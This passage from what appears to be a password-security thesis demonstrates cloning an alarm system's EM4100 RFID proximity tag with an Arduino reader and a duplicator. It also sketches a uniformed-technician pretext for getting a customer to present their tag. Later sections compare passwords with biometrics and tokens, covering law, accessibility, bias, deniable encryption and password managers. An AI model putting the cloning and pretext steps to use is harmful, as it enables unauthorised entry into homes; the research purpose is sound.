



FIGURE 2.38: A selection of RFID-based hardware authentication tokens. Clockwise from top left: generic low-frequency (LF) 125kHz RFID key fobs, generic LF 125kHz RFID key cards (2 designs, with and without lanyard hole), generic high-frequency (HF) 13.56MHz RFID key fobs (2 designs), generic HF 13.56MHz RFID cards, Visonic® “Chicklet” K-303465 Proximity Tags.



(A) Reading the proximity tag

1	1	1	1	1	1	1	1	1
0	0	0	0	0	0	0	0	0
0	0	0	0	1	1	1	1	1
0	0	0	1	1	1	1	1	1
0	1	0	0	0	1	1	1	1
0	0	1	1	1	0	0	0	0
1	0	1	0	0	0	0	0	0
0	0	1	0	0	1	1	1	1
1	0	0	0	0	0	1	1	1
0	1	0	1	1	0	0	0	0
0	0	0	1	1	1	1	1	1
0	0	1	1	1	0	0	0	0

(B) Extracted memory array

FIGURE 2.39: Figure 2.39a shows an Arduino Uno with attached RDM6300 12kHz RFID reader board and antenna in use to extract the memory array from the proximity tag shown. Memory array is shown bitwise in Figure 2.39b with header, checksum bits and stop bit inferred. Wiring diagram available in appendix Figure B.1. Figures by author.

The process of cloning the Visonic proximity tag to the blue generic tag using the duplicator takes less than 5 seconds and yields a cloned token that can be used an unlimited number of times, just like the original, to arm and disarm the

alarm system. Under this very straightforward and cheap key cloning attack, both the system vendor and end user are left in a substantial predicament:

- **No software patch is possible.** In contrast to a password-based authentication system, no software patch is possible to mitigate this vulnerability, which resides in hardware. Vulnerable systems and tokens are in wide circulation, and short of a product recall, or a software patch to outright disable the proximity tag functionality (which would come at a great usability cost to the system), there is no practical path to remediation.
- **The system is highly vulnerable to social engineering attacks.** Identifying premises protected by ADT alarm systems is not a difficult task—after all, a branded ADT siren peripheral is often mounted on an external wall, presumably with the intention of deterring thieves. Arriving at the door of this premises in a convincing uniform and holding a clipboard, it would not be difficult to persuade an unsuspecting customer to briefly present their tag, perhaps by explaining that a “bad batch” of proximity tags had been shipped that may fail unpredictably, and requesting to scan the customer’s tag to check if they are eligible for a replacement. From here, it would be trivial to clone the customer’s proximity tag and gain access to the premises. While it may be possible to socially engineer a customer’s 4-digit PIN code from them in a similar manner, the customer can at least reset this immediately after realising their mistake. As the proximity tags supplied with the system are read-only, the only recourse for the customer is to de-enrol the compromised tag, acquire a replacement and enrol that instead.
- **The system is vulnerable to electronic pickpocketing.** Electronic pickpocketing refers to reading and saving information from an RFID-enabled device without a user’s knowledge (Grover and Berghel, 2011). While our RFID reader setup, using a relatively small antenna, was only capable of read distances of approximately 2.5cm, it was unimpeded by clothing, indicating that it would be entirely possible to perform this key cloning attack without the user’s knowledge simply by standing next to them, particularly with the aid of purpose-built RFID research tools such as the Proxmark 3 (Garcia, de Koning Gans, and Verdult, 2012) with an attached long-range antenna, which can boast much longer read distances of 133mm or above. Short of publishing a general advisory to customers to avoid getting too close to another person while carrying their proximity tags, or disabling proximity tag functionality completely on affected systems, it is in neither the customer’s nor the vendor’s power to address this security vulnerability.

With all that said, however, by making use of the existing PIN code (i.e. password) authentication functionality that the PM-360R is already equipped with it would be feasible to convert the system to require *both* a proximity tag *and* a PIN code in order to disarm it. By reconfiguring the system to employ multi-factor authentication (MFA) in this way, the security of the authentication system is improved, as each authentication factor is able to help mitigate shortcomings inherent in the other (O’Gorman, 2003), albeit at some cost to usability. Perhaps the most customer-friendly solution the system vendor could offer in this situation would be to enable the customer to configure this option for themselves,

allowing them to opt for single-factor (i.e. PIN code *or* proximity tag) or multi-factor (i.e. PIN code *and* proximity tag) authentication depending on their own assessment of their security requirements.

The question remains as to why the PM-360R was designed to use EM4100-based proximity tags in the first place. While we cannot arrive at a definitive answer without interviewing the system designers themselves, it is very plausible that the key cloning attack we demonstrated in this section was outside the threat model considered during the design of the unit—the designers may simply have considered the attack too unlikely at the time to justify the overhead involved in building a more secure proximity tag feature. For modern domestic installations, the target market for the PM-360R, we do not consider this an unreasonable stance to take. We point out, however, that the threat model faced by the system (and, indeed, most digital authentication systems) is constantly evolving, and the unit is poorly-equipped to withstand key cloning attacks should they become commonplace.



FIGURE 2.40: Equipment set up for cloning of the purple Visonic proximity tag (foreground) by the blue EM4100 tag duplicator (background) to the rewritable generic blue EM4100-compatible RFID key fob (foreground). After cloning, its memory array is identical to that of the Visonic proximity tag, shown in Figure 2.39b. For factory programming of the generic tag, see appendix Figure 2.40. Photograph by author.

2.3.3 Affordable, Accessible, Sensitive, Deniable

If chosen and managed carefully, passwords can confer extremely desirable security properties. They cannot be left behind on a train or in a café, or be physically stolen in the same sense as a hardware token; and while it is possible to intercept them during entry and transmission (see Section 2.2.1), it is currently not possible to extract a password from an unwitting claimant outside this context as one might with a fingerprint impression. More fundamentally, a well-chosen password can resist guessing attacks even by extremely well-equipped and well-motivated adversaries due to the enormous search space of guesses that must be enumerated in order to produce a realistic chance of success. Thanks to cryptographic hashing, this is true even in the case that all data on the system at rest is exposed—for example, an attacker can have complete access to all data on a hard disk drive and still be unable to determine the plaintext of the password that protects it in order to, for example, decrypt any symmetrically-encrypted data it might contain (see *Improper Password Storage*).

The practical advantages of passwords over other authentication factors do not end here, however. They are also highly affordable, with a low up-front cost of deployment compared to biometrics and hardware tokens; can be readily adapted for access by users with disabilities; and can be designed to be both highly sensitive (that is to say, possess a low false negative rate) and deniable—a user is able to plausibly deny enrolment in the authentication system if they

wish to do so. In this section, we will explore the unique advantages that passwords grant us in these areas when compared to other authentication factors.

Affordability and Ease-of-Deployment

In a 2002 article, Wilson points out that password-based authentication is unparalleled in its ease of deployment (Wilson, 2002). This holds true even over 20 years later at time of writing and, we argue, is likely to be the case for the foreseeable future by the very nature of passwords as an authentication factor. After all, deployment of biometric or hardware token based authentication measures involves the physical enrolment of user biometric data using specialised sensing hardware or the secure distribution of hardware tokens to authorised users, respectively. The demonstration of secret knowledge required to authenticate using a password is constrained only by the ability of the claimant to transmit information (i.e. their *credential*) and the verifier to receive it, and is agnostic of the method by which this data is encoded by the claimant (e.g. via a computer keyboard, touchscreen, game controller, joystick etc.) and transmitted to and decoded by the verifier. By contrast, biometric or hardware token-based authentication place *strictly more* constraints on claimant-verifier communication. In biometric authentication for instance, the requirements for the encoder that the claimant must use are stricter in that they must use a suitable biometric sensor (e.g. fingerprint scanner). Likewise, hardware-token-based authentication demands that the claimant present a physical credential in their possession, itself a piece of specialised hardware, to yet another piece of specialised hardware—the token reader—in order to to encode their credential for verification.

Even setting aside purely financial or practical barriers to deployment of non-password authentication systems, additional legal constraints still stand in the way of system designers who wish to phase out the use of passwords for authentication entirely, particularly those wishing to employ biometrics for this purpose. A key piece of legislation in this regard is the EU GDPR (and its UK equivalent) which specifically names biometric information used to identify an individual as *special category data*, collection or processing of which is generally prohibited except under specific circumstances. Under the original text of the GDPR, while “explicit consent” on the part of the data subject permits the data controller to collect and process biometric data (including for authentication purposes), a provision in article 9.2(a) (European Parliament, 2016, p. 38) allows signatory jurisdictions the scope to bring in additional legislation render data subjects unable to lift the rules on collection and processing of their biometric data by their explicit consent alone. The Finnish Act on the Protection of Privacy in Working Life (Ministry of Economic Affairs and Employment, 2004), for instance, explicitly prohibits any processing by employers of employee personal data not directly necessary for the employment relationship to exist. There is no way to waive this requirement, even with the explicit consent of the employees involved, meaning that employers wishing to bring in biometric clock-in or access control systems may find themselves unable to do so under law if they are unable to prove necessity—potentially very difficult when alternative authentication factors exist.

This is not merely a concern for Finnish employers to contend with, however. More generally, consent to processing of biometric data (and indeed any collection or processing of special category data) must be given freely per article

7.4 of the GDPR. Refusal or withdrawal of consent must therefore carry no detriment to the data subject such as refusal of service (European Parliament, 2016, p. 37), unless collection and processing of the data is necessary to carry out the service in question:

“When assessing whether consent is freely given, utmost account shall be taken of whether... the performance of a contract, including the provision of a service, is conditional on consent to the processing of personal data that is not necessary for the performance of that contract.”

— GDPR Article 7.4 (European Parliament, 2016, p. 37)

As an example, consider a hotel that collects fingerprints from residents during check-in to allow them to unlock and access their rooms via fingerprint sensors installed on the room doors. In this context, unless an alternative authentication mechanism is offered (such as key card or passcode-based access), consent obtained from the residents cannot be considered freely given as there is no real choice involved—it’s either hand over one’s fingerprints or be deprived of the service. Crucially, there is nothing fundamental to the service provided by the hotel that would necessitate the collection of such data. Contrast this with a health technology company that performs screening for hereditary diseases. Here, collecting biometric (genetic) data is necessary for fulfilment of the service and, by the very fact that the data subject engaged the company in the first place, it is much more reasonable to assume they have freely consented to the use of their biometric data in this manner. Recital 43 of the EU GDPR drives this point home—data subjects cannot consent to the use of their biometric data if provision of an unrelated service is contingent on them doing so:

“Consent is presumed not to be freely given... if the performance of a contract, including the provision of a service, is dependent on the consent despite such consent not being necessary for such performance.”

— GDPR Recital 43 (European Parliament, 2016, p. 8)

Hefty fines under the GDPR for overzealous, unjustified or poorly-managed deployment of biometric authentication are far from unheard of. In 2020, a Dutch employer was fined €750,000 for deploying biometric authentication for its employees to gain access to its business premises after the Dutch Data Protection Authority (*Autoriteit Persoonsgegevens*) found that the company had no justifiable reason to implement biometric authentication over less privacy-invasive options and that employees had felt coerced by management to consent to the collection of their fingerprint data (Hunton Andrews Kurth LLP, 2020). Fingerprints are not the only biometric factor for which this precedent exists—a Swedish school was fined 200,000 SEK (approximately €20,000) in 2019 for deploying facial recognition systems to monitor student attendance (European Data Protection Board, 2019), despite the explicit consent of the students and their guardians which was ruled to not have been freely given due to the imbalance of power between the parties involved.

Given the serious privacy concerns around the collection and use of biometric data, it is unsurprising that legislators have brought into force regulation on its collection and processing. It is therefore critical that the information security research community does not delude itself into assuming that biometrics

will replace passwords wholesale as an authentication factor—the legislation as it exists will simply not permit this. Password security research, therefore, remains of vital importance at the very least for securing systems on which other authentication factors either cannot be deployed practically, or *may not* be deployed as a matter of law.

Accessibility Concerns

While a comprehensive treatment of the accessibility of different types of authentication system lies well outside the scope of this work, we feel that a discussion of the advantages of passwords over biometric authentication systems would be incomplete without drawing attention to this critical facet of secure systems design. Over-generalisations concerning accessibility such as “biometrics have better accessibility than passwords” can be insidious if allowed to take root as conventional wisdom, where they may have a very real marginalising impact on entire cross-sections of society. This is because we commit a serious oversight when we do not qualify statements such as this with *for whom* they apply. While it is true that fingerprint authentication, for example, could be vastly more accessible to memory-impaired users who would otherwise find it difficult to securely manage and recall their passwords from memory alone, it would be very difficult indeed to argue that a fingerprint scanner is more usable for somebody without the use of their hands than keypad for password entry would be. Indeed, depending on the specific system, it may not even be possible to enrol an individual such as this in the first place—how does one enrol their fingerprint if they do not have the use of their fingers?

We need not (and indeed, should not) speculate in this regard—published research does exist into how individuals with limited use of their upper extremities use electronic authentication systems. In 2021, Lewis and Venkatasubramanian investigated how users with *upper extremity impairment* (UEI), with causes including multiple sclerosis, cerebral palsy, amputation and spinal cord injury, authenticate to their personal computing devices. By conducting semi-structured interviews with 8 participants, the researchers determine key barriers to the accessibility of digital authentication systems for people with UEI, and identify several opportunity areas for further research. Amongst their findings, Lewis and Venkatasubramanian note that the majority of participants employ PIN/password-based authentication, and while long passwords presented usability problems (in particular in cases where mandated by a password composition policy or when a lockout policy was in effect) participants also expressed serious concerns about the accessibility of the biometric features available. Two participants in particular attempted to use their nose-print and toe-print respectively in place of a fingerprint, but could not successfully enrol them on their devices. Another expressed that they felt unable to use fingerprint authentication on their smartphone because they did not have sufficient fine motor control to position their finger properly over the sensor. Facial recognition also posed problems, with two participants expressing that they would find positioning their face in view of the sensing hardware on their smartphone impractical (Lewis and Venkatasubramanian, 2021). Any digital system that does not offer an alternative to biometrics such as password or PIN-based authentication may very well prove impossible to use for these individuals without placing them at risk of harm by forcing them to disable authentication entirely. While three participants stated that they had disabled authentication on some or all of

their devices due the practical issues it posed, one participant explicitly stated their reason for using authentication on their devices was due to having lost a smartphone in the past that did not have authentication enabled, and suffering financial trouble and exposure of personal data as a result. Whatever opinion one has on the supposed “death of passwords”, we argue that this should not mean the death of research into the accessibility of passwords and their use as a means to keep digital systems accessible to users for whom biometric authentication may not be an option.

A popular term for the group of users for whom it is not possible to enrol in an authentication system (and are therefore excluded from using it) is the *failure to enrol* (or FTE) group. It is important to acknowledge that it is a security *failure* for the authentication system to fail to enrol an authorised user—though the confidentiality and integrity of the system are not directly affected, the availability of the system for users in the FTE group (and therefore the sensitivity of the test applied by the verifier) is reduced. As we have already seen, it is possible for system confidentiality and integrity to subsequently suffer indirectly if the user then employs workarounds such as disabling authentication entirely (Lewis and Venkatasubramanian, 2021).

The accessibility of biometric authentication systems is too often overlooked, despite the potentially marginalising effect of their widespread deployment being noted in the literature as far back as 2007. Using data from the 2005 UK Passport Service Biometrics Trial, Wickins identifies several groups at risk of social exclusion as biometric authentication systems become more and more widely used, not only when it comes to those with physical or learning disabilities, but also those suffering from mental illness, those who are required to wear head coverings or other headwear for religious or medical reasons, and several other at-risk populations (Wickins, 2007). Needless to say, passwords do not introduce the same risk of social exclusion, and offer a means of authenticating any user capable of retaining and communicating information.

Aside from the proportion of would-be users that fall into FTE group, the false non-match rate (FNMR) is another factor affecting the sensitivity of the authentication system overall. The FNMR describes the rate at which the system mistakenly denies access to authorised and enrolled claimants, and in the context of biometric authentication in particular can be high enough that system availability is seriously impacted. Work by Bhagavatula et al. noted that using Android face unlock was almost impossible in a dark room, indicating a variable FNMR depending on environmental lighting conditions (Bhagavatula et al., 2015). While facial recognition features on modern higher-end smartphones have improved considerably, mitigating this specific instance of elevated FNMR does not solve for the general case—when reading continuous data from biometric sensors as opposed to discrete information from an input device such as a keyboard we will always find ourselves at the mercy of the enormous variability of human physiology (both between individuals and in the same individual over time) as well as the environment itself. Variation in either one of these outside the tolerances of our authentication system could leave claimants locked out of protected resources they are authorised to access.

Usability: An Open Question

Even setting purely practical concerns aside for a moment, the question of which authentication factors various user demographics *prefer* to use and under what

circumstances remains very much open. This runs very much contrary to conventional wisdom, which too often takes as self-evident the superior usability and convenience of biometric authentication when compared to password authentication. Bhagavatula et al., for example, found that users had marginally more difficulty with fingerprint authentication compared to PIN-based authentication on their mobile devices while walking or after having applied moisturiser to their hands. This study is 7 years old at time of writing, however, and the lab study conducted to collect this data used only 10 relatively young participants (only 2 users were aged older than 30 years). Have recent advancements in biometric authentication on mobile devices solved these usability issues? More recent work by Zimmermann and Gerber in 2020 indicates that users prefer passwords overall in terms of usability, and anticipate fewer problems using them when compared to fingerprints, but this study also suffers from sampling bias. Participants consisted of 41 undergraduate students with a mean age of just under 22 years old, recruited from the same Psychology in IT cohort during a lecture (Zimmermann and Gerber, 2020). Would attitudes to security and privacy, as well as the usability issues reported with different authentication factors, be different in population of older individuals? While research does exist into the usability of specific authentication factors in defined cross-sections of the population, for example biometric use amongst elderly users (Sasse and Kroll, 2013), there is a comparative lack of research into differences in the perceived usability and security of different authentication factors *across* user demographics.

A particularly striking finding of the study by Zimmermann and Gerber is that user security and privacy ratings of different authentication factors were *not* correlated with preference, though measures of usability were (Zimmermann and Gerber, 2020). This suggests, unsurprisingly, that usability concerns act as confounding factors that prevent users from prioritising security when making decisions about authentication on their computing devices, and underscores usability as a vital ingredient of secure system design that should not be treated as an afterthought. Wolf, Kuber, and Aviv found in a 2019 study that expertise in information security does not confer immunity to this effect, with expert users and non-expert users about equally likely to have discarded biometric authentication due to usability issues (Wolf, Kuber, and Aviv, 2019).

We argue that the question of which authentication factors allow for more usable system design is far from conclusively answered and that current published research does not indicate that passwords in particular lack usability compared to other authentication factors such as biometrics and hardware tokens. Before more research is carried out into the usability of passwords across user demographics when compared to alternative means of authentication, it is not only premature to relegate them to computing history but perhaps even too early to draw objective, ecologically valid conclusions about their comparative security advantages.

Demographic Bias

Demographic bias introduced into biometric authentication systems by the design or training of their classification models is another serious concern that, while well beyond the scope of this work, is nevertheless deserving of special attention by security researchers. In 2020, Drozdowski et al. performed a comprehensive literature review of research investigating demographic bias in the




FIGURE 2.41: Number of studies relating to biometric security (verification, sample collection or attack detection) included in the 2020 literature review by Drozdowski et al. in which bias is noted with regard to one or more race, sex or age demographics (Drozdowski et al., 2020) by the algorithms used.

function of biometric systems. Of the 54 studies included in the review, 45 pertained directly to biometric security (verification, sample collection or attack detection⁹) of which 39 were explicitly identified as finding bias with regard to one or more race, sex or age demographics (for example, young, dark-skinned or female subjects). This figure excludes studies in the review noted to find bias, but without additional information on specific demographics affected (for example, by noting training-data-dependent bias only). Worryingly, Drozdowski et al. note a general tendency towards worse biometric performance for female or very young subjects (Drozdowski et al., 2020), hinting at a potential systemic bias negatively affecting these demographics that transcends individual algorithms.

As biometric authentication systems increase in ubiquity, there is a clear continuing need for directed research effort into the measurement and mitigation of bias in biometric authentication systems to minimise as far as possible the marginalising effect this may have on any particular user demographics. This includes research into whether or not biometric authentication is an appropriate choice in a given situation in the first place, and the deployment of alternative authentication factors that are not prone to demographic bias in this way (such as passwords) in order to protect users.

Passwords and Deniable Encryption

There exist situations in which the ideal authentication system should deny access to the resources it protects even to an authorised claimant, such as when that claimant is under duress. When combined with strong encryption, a well-chosen and carefully-managed password can be so effective in securing data against unauthorised access that the only practical avenue left for an adversary to obtain such access may be by inflicting violence or coercion upon the password holder in the hopes of forcing them to divulge it. Not only does this

⁹As opposed to age estimation or pedestrian detection (in the context of self-driving vehicles), for example.




FIGURE 2.42: An overview of deniable encryption using a hidden volume on a hard disk. Supplying one “decoy” password will decrypt a regular encrypted volume, with the hidden volume (which requires a different password to access) appearing as free space and indistinguishable from random data.

come with a much higher risk to the adversary themselves, but *deniable encryption* schemes exist capable of thwarting such attacks (Canetti et al., 1997). Such a scheme is described in Figure 2.42 in relation to a *hidden volume* on a hard disk, which is indistinguishable from unallocated disk space unless the correct password is supplied. Residing adjacent to the hidden volume is a standard encrypted volume, secured using a different password. If coerced or ordered to surrender the keys to the hard disk, the owner can surrender the password to the encrypted volume as a “decoy” without divulging the password to access the hidden volume. The adversary, unable to be certain that a hidden volume exists on the media, would then be out of options.

Biometric authentication systems, as a fundamental limitation of their design, do not support deniable encryption schemes such as this. While a pair of hardware tokens, one real and one decoy, could be used here in place of passwords in this scenario, the real hardware token (i.e. the one that decrypts the hidden volume) would be feasible to recover without the cooperation of the authorised claimant (e.g. a search of their belongings may yield it). If strong passwords are used, however, such cooperation is absolutely required to determine whether or not encrypted data exists on the media.

A Note on Password Managers

A password manager is a piece of software that centralises and stores multiple passwords belonging to a user in a secure and searchable manner. Notable password management software at time of writing includes standalone software such as LastPass, 1Password and Dashlane amongst others, as well as password management functionality bundled with computer operating systems or

built in to modern web browsers such as Google Chrome and Microsoft Edge. Users of modern, high-quality password management software benefit from automatic generation of secure, random passwords for individual services, automatic synchronisation of their password database between supported devices, secure password sharing features and strong at-rest encryption of their passwords using a key derived from a single master credential (usually a *master password*) and protected by a multi-factor authentication scheme. This means that, by design, nobody apart from the individual themselves (including the password management software vendor) can feasibly access their password vault. At time of writing, adoption of password managers by users is widespread, but not universal, with approximately 77% of the users in a 2022 study by Mayer et al. of 277 students and faculty of George Washington University reporting some level of password manager usage (see Figure 2.43) (Mayer et al., 2022).




FIGURE 2.43: Proportion of respondents indicating some password manager usage in the 2022 study by Mayer et al. (Figure 2.43a) and a breakdown of which password managers that participants indicated using (Figure 2.43b). Some participants indicated the use of multiple password managers, so figures do not sum to 100% (Mayer et al., 2022).

The use of a master password means that despite the many usability and security advantages of using password management software, it does not completely solve the many problems associated with passwords as an authentication factor—a high-quality, secure and memorable master password must still be selected and properly managed; and a high-quality password composition policy must still be selected and deployed by the password management software vendor to prevent the creation of easily-guessable master passwords by users. This remains the case even when the password management functionality is included within an operating system or web browser—the user must still authenticate to the device itself in order to make use of it. Rather, password managers reduce the cognitive load required to maintain separate, secure passwords for each account the user holds, reducing the need to reuse passwords and thereby mitigating the risk associated with poor security practices by individual service providers such as insecure password storage (see *Improper Password Storage*).

Some modern password managers, particularly those with support for mobile phones, have support for biometric authentication to enable more convenient access to the user's password vault. Enabling this feature entails a security trade-off however, as doing so causes the user's master key to be stored on the device to enable on-demand decryption of their password vault in response to entry of an authorised biometric credential. Crucially, this still does not remove

the need to choose and carefully manage a strong master password, as an attacker with access to a user's encrypted password vault that is able to guess their master password would be able to derive their master key and gain access to their password data nevertheless.

Needless to say, the use of a password manager comes with certain security trade-offs. In particular, some security professionals caution against the use of password managers due to their highly-centralised nature making them a lucrative target for cybercriminals. While the general consensus among information security practitioners is that using a reputable password manager is vastly better security practice than the alternatives such as password reuse, writing passwords down physically or storing them in a text file, large password management software vendors have suffered data breaches in the past. In August 2022, LastPass (the most popular standalone password management software in the study by Mayer et al., see Figure 2.43) announced that an attacker had gained access to some of their source code and “proprietary LastPass technical information” via a compromised developer account (Clark, 2022). While the company discovered no evidence that user password vault data had been accessed at that time, the same attacker then employed the information they had gained during the first breach to compromise the account of a Senior DevOps engineer, installing a piece of keylogger malware on their home computer after gaining initial access via vulnerable media software. Using this employee's account, the attacker then exfiltrated a customer database as well as a number of customer password vault backups from the AWS S3 buckets in which they were stored (Weatherbed, 2023b). While the vault data itself such as usernames, passwords and form data remained encrypted with keys derived from customer master passwords (which LastPass does not store), once the encrypted vault data was in the hands of the attacker they could begin attempting to crack those passwords in an offline guessing attack. Further, not all stolen data was encrypted, giving the attacker valuable information such as names, email addresses, billing addresses and website URLs associated with customers with which to launch social engineering attacks such as phishing campaigns. Recently, this data breach has been linked to the theft of more than \$35 million in cryptocurrency and other blockchain assets when security researchers discovered that seed phrases used to generate the compromised wallet private keys had been previously stored in LastPass (Weatherbed, 2023a). In scenarios such as this, where a password is the last line of defence between an attacker and potentially millions of dollars worth of customer assets, it is especially easy to see how important a carefully-chosen password composition policy is to ensuring that users secure their vaults using a strong master password.

Finally, even if password managers were universally used with strong master passwords, usability concerns make their adoption by users in all authentication scenarios impractical. In 2022, Oesch et al. conducted interviews with 32 users of password managers in which they identified, amongst other findings, that entry of generated passwords using devices on which their password manager is not installed (or not supported) or fear of being required to do so when their password manager is unavailable causes users to shy away from adopting them in favour of more easily memorised passwords. Not only does this motivate the creation of password generation algorithms that output strong yet memorable passwords, but also presents a sobering reminder that universal adoption of password managers in all contexts is not something that the information security community can realistically hope for (Oesch et al., 2022).

2.3.4 Not Worse, Not Better, Just Different

Over the course of this chapter so far, we hope to have persuaded any readers that may have doubted the future of passwords as an authentication factor to see things in a different light. By contrasting passwords with other authentication factors and reinforcing our points with supporting literature and practical demonstrations, we have argued as Herley and Oorschot argued in 2012 that no suitable drop-in replacement for passwords currently exists that overcomes their limitations while preserving their desirable properties (Herley and Oorschot, 2012). This is not to say that we dispute the usefulness of other authentication factors, argue for the outright superiority of passwords over these alternatives or hold that that multi-factor authentication does not provide significant security benefits over single-factor schemes. Rather, we simply argue that passwords remain a best-fit solution in a plurality of modern, real-world use-cases (whether deployed alone or as part of a multi-factor authentication scheme) and should be acknowledged as such. They are neither worse nor better than their contemporary alternatives, *just different*.

		Authentication Scheme		
		Web passwords	YubiKey®	Fingerprint
Usability	Memorywise-Effortless			●
	Scalable-for-Users			●
	Nothing-to-Carry	●		●
	Physically-Effortless			○
	Easy-to-Learn	●	●	●
	Efficient-to-Use	●	○	○
	Infrequent-Errors	○	○	
	Easy-Recovery-from-Loss	●		
Deployability	Accessible	●	●	○
	Negligible-Cost-per-User	●		
	Server-Compatible	●		
	Browser-Compatible	●	●	
	Mature	●	●	○
	Non-Proprietary	●		
Security	Resilient-to-Physical-Observation		●	●
	Resilient-to-Targeted-Impersonation	○	●	
	Resilient-to-Throttled-Guessing		●	●
	Resilient-to-Unthrottled-Guessing		●	
	Resilient-to-Internal-Observation		●	
	Resilient-to-Phishing		●	
	Resilient-to-Theft	●	●	
	No-Trusted-Third-Party	●		●
	Requiring-Explicit-Consent	●	●	●
	Unlinkable	●	●	

- = Has this benefit
- = Almost has this benefit
- = Worse than passwords
- = Better than passwords

FIGURE 2.44: A partial reproduction of Table I from the 2012 paper by Bonneau et al. (Bonneau et al., 2012), showing that neither fingerprint authentication nor hardware token authentication (specifically, with a YubiKey®) constitute a drop-in replacement for passwords.

We are certainly not the first, however, to compare the benefits and drawbacks of passwords versus other authentication factors. Bonneau et al. devised a framework to compare authentication schemes in a survey of the state of the art in attempting to replace passwords. In alternative authentication schemes proposed in the literature, the researchers note a distinct bias towards creating more secure alternatives to passwords (which they note as unsurprising considering the security background of most active researchers in this area), but often at the expense of usability, and *always* at the expense of deployability (Bonneau et al., 2012). Figure 2.44 shows an extract from a table in the work (Table I¹⁰) comparing web passwords with the popular *YubiKey*[®] hardware-token-based authentication solution and fingerprint-based biometric authentication. Note that both password alternatives exhibit one or more shortfalls compared to passwords across all 3 areas examined (usability, deployability and security).

In the end, it is not a question of which authentication scheme is superior, but rather which represents a best-fit solution for a given use-case. Comparative evaluation frameworks like that proposed by Bonneau et al. enable the implementation of decision-making frameworks to aid system designers in selecting a best-fit authentication scheme for their particular use-case. Work by Mayer et al. in 2016 attempts exactly this, building upon and extending the comparative evaluation framework by Bonneau et al. to realise the first implementation of the *Authentication ChoiCE Support System*—a decision-making framework proposed by Renaud, Volkamer, and Maguire in 2014 (Renaud, Volkamer, and Maguire, 2014; Mayer et al., 2016).

A large part of our own contribution revolves around presenting a rigorous decision-making framework at a lower level than this—rather than supporting decision-making at the level of the authentication scheme itself, we strive to support rigorous and justifiable selection of password policies. We further develop this idea in later chapters, particularly Chapters 5, 6 and 7.

2.4 The Promising Password

Having discussed the many problems with password authentication in Section 2.2 and the case for its continued relevance in Section 2.3, we now attempt to demonstrate that password security as a research area, while well-trodden in places, is far from exhaustively explored. The pool of real-world password data entering the public arena remains ever-growing and the use of this data in research poses comparatively few ethical concerns when contrasted with, for example, biometric data (we dedicate Chapter 4 to a more comprehensive discussion of the ethics of sourcing human-chosen passwords). Given the continued ubiquity of passwords and ample data available for conducting password security research, we believe that password security as a research area does not currently enjoy the attention it deserves at least in part due to continued, premature calls that passwords are dying out as an authentication factor. On the contrary, we believe there remains interesting and important work still to be done.

